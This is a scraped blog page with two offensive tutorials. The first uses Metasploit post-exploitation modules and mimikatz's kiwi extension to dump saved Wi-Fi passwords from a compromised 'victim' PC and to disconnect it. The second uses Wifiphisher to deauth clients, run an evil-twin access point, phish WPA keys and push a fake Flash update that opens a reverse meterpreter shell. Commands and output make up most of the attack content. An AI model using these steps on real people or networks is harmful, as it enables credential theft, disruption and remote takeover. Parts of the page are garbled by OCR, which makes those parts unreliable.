

# Hacking Articles

Raj Chandel's Blog

[Author](#)[Web Penetration Testing](#)[Penetration Testing](#)[Courses We Offer](#)[My Books](#)[Donate us](#)

POST CATEGORY : Wireless Hacking

## Wifi Post Exploitation on Remote PC

posted in [PENETRATION TESTING](#) , [WIRELESS HACKING](#) on [NOVEMBER 11, 2017](#)  
by [RAJ CHANDEL](#) with [0 COMMENT](#)

Hello readers! Today you will be learning about different ways to get basic service sets information of remote user's Wi-Fi as well as current network connection information, and how to extract saved Wireless LAN profiles of remote pc after that you will be disconnecting target user's Wi-Fi too.

## Search

Subscribe to Blog via Email

First Hack the Victim PC Using Metasploit ([tutorial how to hack remote pc](#)) after that get admin access through Bypassuac ([click here](#)), once you have victim's meterpreter session run given below post exploit one-by-one.

## Get BSS information of a remote user's Wi-Fi connection

This module gathers information about the wireless Basic Service Sets available to the victim machine.

e.g. this will give you SSID and other important information regarding wireless connection.

```
msf > use post/windows/wlan/wlan_bss_list
```

```
msf post(wlan_bss_list) > set session 5
```

```
msf post(wlan_bss_list) > exploit
```

From given below image you can observe that here it has found “5 networks” such as **Pen lab**, **Sinos**, **Ignite** and etc along with there basic details.

```
msf > use post/windows/wlan/wlan_bss_list
msf post(wlan_bss_list) > set session 5
session => 5
msf post(wlan_bss_list) > exploit

[*] Number of Networks: 5
[+] SSID: Pen Lab
    BSSID: 60:e3.  55:b6:2a
    Type: Infrastructure
    PHY: 802.11n PHY type
    RSSI: -43
    Signal: 100

[+] SSID: Sinos
    BSSID: a4:2b.  54:48:2c
    Type: Infrastructure
    PHY: 802.11n PHY type
```



```
RSSI: -68
Signal: 64

[+] SSID: cisco
    BSSID: c8:b7:14:fd:d0
    Type: Infrastructure
    PHY: 802.11n PHY type
    RSSI: -64
    Signal: 72

[+] SSID: IGTECH
    BSSID: 3c:11:4c:b6:0b
    Type: Infrastructure
    PHY: 802.11n PHY type
    RSSI: -71
    Signal: 58

[+] SSID: OUI DMRC FREE WiFi
    BSSID: 28:71:5c:0:46:e0
    Type: Infrastructure
    PHY: 802.11n PHY type
    RSSI: -78
    Signal: 44

[*] WlanAPI Handle Closed Successfully
[*] Post module execution completed
```

## Categories

- ↳ BackTrack 5 Tutorials
- ↳ Best of Hacking
- ↳ Browser Hacking
- ↳ Cryptography & Stegnography
- ↳ CTF Challenges
- ↳ Cyber Forensics
- ↳ Database Hacking
- ↳ Domain Hacking
- ↳ Email Hacking
- ↳ Footprinting
- ↳ Hacking Tools
- ↳ Kali Linux
- ↳ Nmap
- ↳ Others
- ↳ Penetration Testing
- ↳ Social Engineering Toolkit
- ↳ Trojans & Backdoors
- ↳ Website Hacking
- ↳ Window Password Hacking
- ↳ Windows Hacking Tricks
- ↳ Wireless Hacking
- ↳ Youtube Hacking

### Get current Wi-Fi connection information of a remote user

This module gathers information about the current connection on each wireless lan interface on the target machine.

```
msf post(wlan_bss_list) > use post/windows/wlan/wlan_current_connection
msf post(wlan_current_connection) > set session 5
msf post(wlan_current_connection) > run
```

The given below image has disclose that “pen Lab” is the current connection though which victim is connected more over it has shown some basic details such as : MAC address of router, Security status, Authentication type and etc.

```
msf > use post/windows/wlan/wlan_current_connection
msf post(wlan_current_connection) > set session 5
session => 5
msf post(wlan_current_connection) > exploit

[+] GUID: {7183f276-47e5-4e6-9854-d2141b90c1de}
Description: Qualcomm QCA9377 802.11ac Wireless Adapter
State: The interface is connected to a network.
      Mode: A profile is used to make the connection.
      Profile: Pen Lab
      SSID: Pen Lab
      AP MAC: 60:e2:27:cb:b6:2a
      BSS Type: Infrastructure
      Physical Type: 802.11n PHY type
      Signal Strength: 100
      RX Rate: 150000
      TX Rate: 150000
      Security Enabled: Yes
      oneX Enabled: No
      Authentication Algorithm: RSNA with PSK
      Cipher Algorithm: CCMP

[*] WlanAPI Handle Closed Successfully
[*] Post module execution completed
```

## Get saved wireless LAN profile of a remote user

This module extracts saved Wireless LAN profiles. It will also try to decrypt the network key material. Behavior is slightly different between OS versions when it comes to WPA. In Windows Vista/7 we will get the passphrase. In Windows XP we will get the PBKDF2 derived key.

## Articles

Select Month

## Facebook Page



Be the first of your friends to like this

```
msf post> use post/windows/wlan/wlan_profile
```

```
msf post(wlan_profile) > set session 5
```

```
msf post(wlan_profile) > exploit
```

From given below image you can see it has extracted the profile of wifi through which victim is connected moreover it has also decrypted the shared key (password). Hence you can confirm the password for “Pen Lab” is “ignite@123”.

```
msf > use post/windows/wlan/wlan_profile
msf post(wlan_profile) > set session 5
session => 5
msf post(wlan_profile) > exploit
[+] Wireless LAN Profile Information
GUID: {7183f276-47c9-4de6-9854-d2141b90c1de} Description: Qualcomm QCA9377 802.11ac Wireless network.
  Profile Name: Pen Lab
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
  <name>Pen Lab</name>
  <SSIDConfig>
    <SSID>
      <hex>50656E204C6162</hex>
      <name>Pen Lab</name>
    </SSID>
  </SSIDConfig>
  <connectionType>ESS</connectionType>
  <connectionMode>manual</connectionMode>
  <MSM>
    <security>
      <authEncryption>
        <authentication>WPA2PSK</authentication>
        <encryption>AES</encryption>
        <useOneX>false</useOneX>
      </authEncryption>
      <sharedKey>
        <keyType>passPhrase</keyType>
        <protected>false</protected>
        <keyMaterial>ignite@123</keyMaterial>
      </sharedKey>
    </security>
  </MSM>
  <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profile/v3">
    <enableRandomization>true</enableRandomization>
    <randomizationSeed>2612887906</randomizationSeed>
  </MacRandomization>
</WLANProfile>
```

## Disconnect a remote user's Wi-Fi connection

This module disconnects the current wireless network connection on the specified interface.

```
msf > use post/windows/wlan/wlan_disconnect
```

```
msf post(wlan_disconnect) > set session 5
```

```
msf post(wlan_disconnect) > exploit
```

From given below image you can confirm that it is disconnecting the victim from current wireless network.

```
msf > use post/windows/wlan/wlan_disconnect
msf post(wlan_disconnect) > set session 5
session => 5 www.hackingarticles.in
msf post(wlan_disconnect) > exploit

[*] GUID: {7183f276-47c9-4de6-...d2141b90c1de}
Description: Qualcomm QCA9377 802.11ac Wireless Adapter
State: The interface is connected to a network.
Currently Connected to:
    Mode: A profile is used to make the connection.
    Profile: Pen Lab
    SSID: Pen Lab
    AP MAC: 60:e3:...:b6:2a
    BSS Type: Infrastructure
    Physical Type: 802.11n PHY type
    Signal Strength: 100
    RX Rate: 150000
    TX Rate: 150000
    Security Enabled: Yes
    oneX Enabled: No
    Authentication Algorithm: RSNA with PSK
    Cipher Algorithm: CCMP

[*] Disconnecting...
```

## Other Way

I call it a post-exploitation toolkit because it has a lot of features, far beyond the ability to dump plain-text passwords.

**meterpreter > load kiwi**

```
meterpreter > load kiwi
Loading extension kiwi...

.#####. mimikatz 2.1.1 20170608 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' Ported to Metasploit by OJ Reeves `TheColonial` * * */

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
```

**meterpreter > help**

This will give you entire wireless connection list with passwords as well. VOILA! You got it right.

**meterpreter > wifi\_list**

**meterpreter > wifi\_list\_shared**

**Great!!** From given below image you can confirm that it has dump all shared keys (password) and authentication of their respective SSID.

```
meterpreter > wifi_list
Qualcomm QCA9377 802.11ac Wireless Adapter - {3831377b-6653-402d-343763392d34}
=====
Name          Auth  Type       Shared Key
-----
AndroidAP      WPA2PSK  passPhrase  Nokia123
HUAWEI_KIW-L22_5EBD  WPA2PSK  passPhrase  agrim123
HiddenRamp      WPAPSK   passPhrase  success@hiddenramp
Pen Lab        WPA2PSK  passPhrase  ignite@123

State: Connected
meterpreter > wifi_list_shared
{7183F276 00:0c:00+-D2141B90C1DE}
=====
Name          Auth  Type       Shared Key
-----
AndroidAP      WPA2PSK  Unknown
HUAWEI_KIW-L22_5EBD  WPA2PSK  Unknown
HiddenRamp      WPAPSK   Unknown
Pen Lab        WPA2PSK  Unknown
```

## About Author

Nisha Yadav is trained in Certified Ethical hacking and Bug Bounty Hunter. She is currently working at Hiddenramp as a Security Analyst. Connect with her [here](#)

## WiFi Exploitation with WifiPhisher

posted in **WIRELESS HACKING** on **OCTOBER 31, 2017** by **RAJ CHANDEL** with **0 COMMENT**

Hello friends! Today we are going demonstrate WIFI- Phishing attack by using very great tool “WIFIphisher”, please read its description for more details.

[Wifiphisher](#) is a security tool that mounts automated victim-customized phishing attacks against WiFi clients in order to obtain credentials or infect the victims with malwares. It is primarily a social engineering attack that unlike other methods it does not include any brute forcing. It is an easy way for obtaining credentials from captive portals and third party login pages (e.g. in social networks) or WPA/WPA2 pre-shared keys.

## Requirement

- Kali Linux.
- Two wifi adapter; one that supports AP mode and another that supports monitor mode.

## Wifiphisher Working

After achieving a man-in-the-middle position using the Evil Twin or KARMA attack, Wifiphisher redirects all HTTP requests to an attacker-controlled phishing page.

From the victim's perspective, the attack makes use in three phases:

1. **Victim is being deauthenticated from her access point.** Wifiphisher continuously jams all of the target access point's wifi devices within range by forging "Deauthenticate" or "Disassociate" packets to disrupt existing associations.
2. **Victim joins a rogue access point.** Wifiphisher sniffs the area and copies the target access point's settings. It then creates a rogue wireless access point that is modeled by the target. It also sets up a NAT/DHCP server and forwards the right ports. Consequently, because of the jamming, clients will eventually start connecting to the rogue access point. After this phase, the victim is MiTMed. Furthermore, Wifiphisher listens to probe request frames and spoofs "known" open networks to cause automatic association.

**3. Victim is being served a realistic specially-customized phishing page.** Wifiphisher employs a minimal web server that responds to HTTP & HTTPS requests. As soon as the victim requests a page from the Internet, wifiphisher will respond with a realistic fake page that asks for credentials or serves malwares. This page will be specifically crafted for the victim. For example, a router config-looking page will contain logos of the victim's vendor. The tool supports community-built templates for different phishing scenarios.

**Let's start!!!**

Open the terminal in your Kali Linux and type following command for downloading wifiphisher from git hub.

```
git clone https://github.com/wifiphisher/wifiphisher.git
```

```
root@kali:~# git clone https://github.com/wifiphisher/wifiphisher.git
```

Once it get downloaded run python file to install its setup and dependency as shown below:

```
cd wifiphisher/
```

```
python setup.py install
```

```
root@kali:~# cd wifiphisher/
root@kali:~/wifiphisher# python setup.py install
running install
running bdist_egg
running egg_info
writing requirements to wifiphisher.egg-info/requirements.txt
writing wifiphisher.egg-info/PKG-INFO
writing top-level names to wifiphisher.egg-info/top_level.txt
writing dependency_links to wifiphisher.egg-info/dependency_links.txt
writing entry points to wifiphisher.egg-info/entry_points.txt
reading manifest file 'wifiphisher.egg-info/SOURCES.txt'
reading manifest template 'MANIFEST.in'
writing manifest file 'wifiphisher.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-x86_64/egg
```

Now run the script by typing **wifiphisher** on terminal to launch wifi-phishing attack which is similar as social engineering.

```
root@kali:~# wifiphisher
[*] Starting Wifiphisher 1.3GIT ( https://wifiphisher.org ) at 2017-10-20 11:08
[+] Selecting wlan1 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:76:a0:ac
[+] Changing wlan1 MAC addr to 00:00:00:f6:a8:d3
[*] Cleared leases, started DHCP, set up iptables
```

Here it will fetch all interfaces as shown in given image and let attacker to choose any one ESSID/BSSID of the target network and try to trap victim by performing phishing. It will also perform both Evil Twin and KARMA attacks.

From list of interface, I had targeted “iball-baton” to trap the victim connect from it.

Options: [Esc] Quit [Up Arrow] Move Up [Down Arrow] Move Down							
ESSID	BSSID	CH	PWR	ENCR	CLIENTS	VENDOR	
iBall-Baton	00:11:22:33:44:55	6	100%	WPA/WPS	0	Shenzhen MTC	
Rose	3c:1e:04:32:80:3b	1	60%	WPA2/WPS	0	D-Link International	
Tenda_53E810	00:00:00:00:e8:10	8	58%	WPA	0	Tenda Technology	
dlink	c4:1e:04:32:80:c9	3	54%	WEP	0	D-Link International	
TP-LINK_3280	60:e0:00:00:00:3c	1	54%	WPA2/WPS	0	Tp-link Technologies	
NETGEAR05	e0:00:00:00:00:3c	6	54%	WPA/WPS	0	Netgear	

After than you will get 4 phishing scenarios to trap your target as given below:

1. Firmware Upgrade page
2. Network Manager connect
3. Browser plugin update
4. Oauth login Page


Now let's go through each phishing scenario one by one starting from **1<sup>st</sup> option**.

**Firmware Upgrade page:** A router configuration page without logos or brands asking for WPA/WPA2 password due to a Firmware Upgrade page.

Options: [Up Arrow] Move Up [Down Arrow] Move Down							
www.hackingarticles.in							
<b>Available Phishing Scenarios:</b>							
<b>1 - Firmware Upgrade Page</b>							
A router configuration page without logos or brands firmware upgrade. Mobile-friendly.							

Now when victim will open his browser Firefox he will get a phishing page to upgrade firmware that need WPA/WPA2 password for installing new version of firmware.

The victim may consider it as an official notification and go for upgrading by submitting his WIFI password. As the victim enter the password for WPA/WPA2 and click on start upgrade, he will get trap into fake upgrade process.



The screenshot shows a browser window titled "Router Configuration Page" with the URL "www.msftconnecttest.com/i". The page has a blue header bar with navigation links: Setup, Wireless, Security, Access Restriction, Administration, and Status. The main content area is titled "Firmware Upgrade" and displays the following text:  
A new version of the Shenzhen MTC firmware (1.0.12) has been detected and awaiting installation. Please review the following terms and conditions and proceed.

**Terms And Conditions:**

1. LICENSE.  
Subject to the terms and conditions of this Software License Agreement, Shenzhen MTC hereby grants you a restricted, limited, non-exclusive, non-transferable, license to use the Shenzhen MTC Firmware/Software /Drivers only in conjunction with Shenzhen MTC products. The Shenzhen MTC Company does not grant you any license rights in any patent, copyright or other intellectual property rights owned by or licensed.

2. NO WARRANTY.


I Agree With Above Terms And Conditions

**WPA/WPS Pre-Shared Key:**

.....

**Start Upgrade**

Following image is pretending to the victim that firmware is being upgrade don't close the process until it completed while at background the attacker has captured the WPA/WPA2 password.



**Great!!** You can confirm the WPA/WPA2 password as shown in given below image, it is showing WPA -password: **ram123456ram**

```
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials: www.hackingarticles.in
wfphshr-wpa-password=ram123456ram
[!] Closing
root@kali:~#
```

Once again repeat the same step to select ESSID.

Options: [Esc] Quit [Up Arrow] Move Up [Down Arrow] Move Down						
ESSID	BSSID	CH	PWR	ENCR	CLIENTS	VENDOR
iBall-Baton	00:16:00:00:c1:14	6	100%	WPA/WPS	0	Shenzhen MTC
Rose	3c:1e:00:00:80:3b	1	60%	WPA2/WPS	0	D-Link International
Tenda_53E810	c8:3a:00:00:e8:10	8	58%	WPA	0	Tenda Technology
dlink	c4:12:00:00:75:00	1	54%	WEP	0	D-Link International
TP-LINK_3280	60:e0:00:00:92:32	80	54%	WPA2/WPS	0	Tp-link Technologies
NETGEAR05	e0:40:00:00:9b:3c	6	54%	WPA/WPS	0	Netgear

Now let us go through another phishing scenario from **2<sup>nd</sup> option**.

**Network Manager Connect:** Imitates the behavior of the network manager. This template shows chrome “connection Failed” page and displays a network manager window through the page asking for pre=shared key. Currently, the network managers of windows and Mac Os are supported.

**3 - Browser Plugin Update**  
A generic browser plugin update page that can be used to serve payloads to the victims.

Now when the victim will open browser he will get a fake page for “connection failed” and more over a fake window for network manager.

Here target will click on “connect” to reconnect with interface.



## There is no Internet connection

You can try to diagnose the problem by taking the following steps:

Go to


**Applications > System Preferences > Network > Assist me**

to test your connection.

Try:

- Checking the network cable or router
- Resetting the modem or router
- Reconnecting to Wi-Fi

ERR\_INTERNET\_DISCONNECTED



DETAILS

It asks to enter the password for connection with selected interface while at background the attacker will captured the WPA/WPA2 password.



## There is no Internet connection

You can try to diagnose the problem by taking the following steps:

Go to


**Applications > System Preferences > Network > Assist me**

to test your connection.

Try:

- Checking the network cable or router
- Resetting the modem or router
- Reconnecting to Wi-Fi

ERR\_INTERNET\_DISCONNECTED



**Great!!** Again you can confirm the WPA/WPA2 password as shown in given below image, it has captured WPA –password: ram123456ram

```
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
wfphshsr-wpa-password=ram123456ram
[!] Closing
```

Repeat same step to choose ESSID for attack.

Options: [Esc] Quit [Up Arrow] Move Up [Down Arrow] Move Down						
ESSID	BSSID	CH	PWR	ENCR	CLIENTS	VENDOR
iBall-Baton	00:16:00:00:c1:14	6	100%	WPA/WPS	0	Shenzhen MTC
Rose	3c:1e:00:00:80:3b	1	60%	WPA2/WPS	0	D-Link International
Tenda_53E810	c8:3a:00:00:e8:10	8	58%	WPA	0	Tenda Technology
dlink	c4:12:00:00:75:00	1	54%	WEP	0	D-Link International
TP-LINK_3280	60:e0:00:00:32:80	1	54%	WPA2/WPS	0	Tp-link Technologies
NETGEAR05	e0:40:00:00:00:9b	3c	54%	WPA/WPS	0	Netgear


**Browser plugin update:** A generic browser plugin update page that can be used to serve payloads to the victims.

3 - Browser Plugin Update  
A generic browser plugin update page that can be used to serve payloads to the victims.

It will create an exe payload and run multi handler in background for reverse connection of victim system.

```
[+] Changing wlan1 MAC addr to 00:00:00:f7:41:2c
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting Browser Plugin Update template
[+] Enter the [full path] to the payload you wish to serve: /root/Desktop/update.exe
```


Now when again victim will open browser he will get another fake page for Update plugins as shown in given image where it recommended to update the flash player which is outdated.



The screenshot shows a web browser window titled "Plugin Manager". The address bar displays "www.msftconnecttest.com/redirect". A message in the top left corner says, "You must log in to this network before you can access the Internet." A button labeled "Open Network Login Page" is in the top right. The main content area is titled "Plugin Manager" and "Update Your Plugins", with a sub-section "Plugin Status". A table lists a single plugin, "Flash Player", with the status "Outdated". A green "Update Now" button is visible. The URL "www.hackingarticles.in" is水印在页面上。

Plugin	Status	Action
Flash Player	Outdated	<a href="#">Update Now</a>

Now when the victim will click on **Update Now**, it will start downloading an update.exe file into victim's system which is nothing but an exe backdoor file for making unauthorized access in his system.



Awesome!! Attacker will get reverse connection of target's system, from given below image you can see it has open meterpreter session 1.


```
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.0.0.38
[*] Meterpreter session 1 opened (192.168.1.219:4455 -> 10.0.0.38:50310) at
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer       : JARVIS
OS            : Windows 10 (Build 16299).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 3
Meterpreter    : x86/windows
meterpreter > 
```

Repeat same step to choose ESSID for attack.

Options: [Esc] Quit [Up Arrow] Move Up [Down Arrow] Move Down							
ESSID	BSSID	CH	PWR	ENCR	CLIENTS	VENDOR	
iBall-Baton	00:1c:11:00:00:14	6	100%	WPA/WPS	0	Shenzhen MTC	
Rose	3c:1e:00:00:00:3b	1	60%	WPA2/WPS	0	D-Link International	
Tenda_53E810	c8:3a:77:03:08:10	8	58%	WPA	0	Tenda Technology	
dlink	c4:12:00:07:00:c9	1	54%	WEP	0	D-Link International	
TP-LINK_3280	60:e3:27:92:32:80	1	54%	WPA2/WPS	0	Tp-link Technologies	
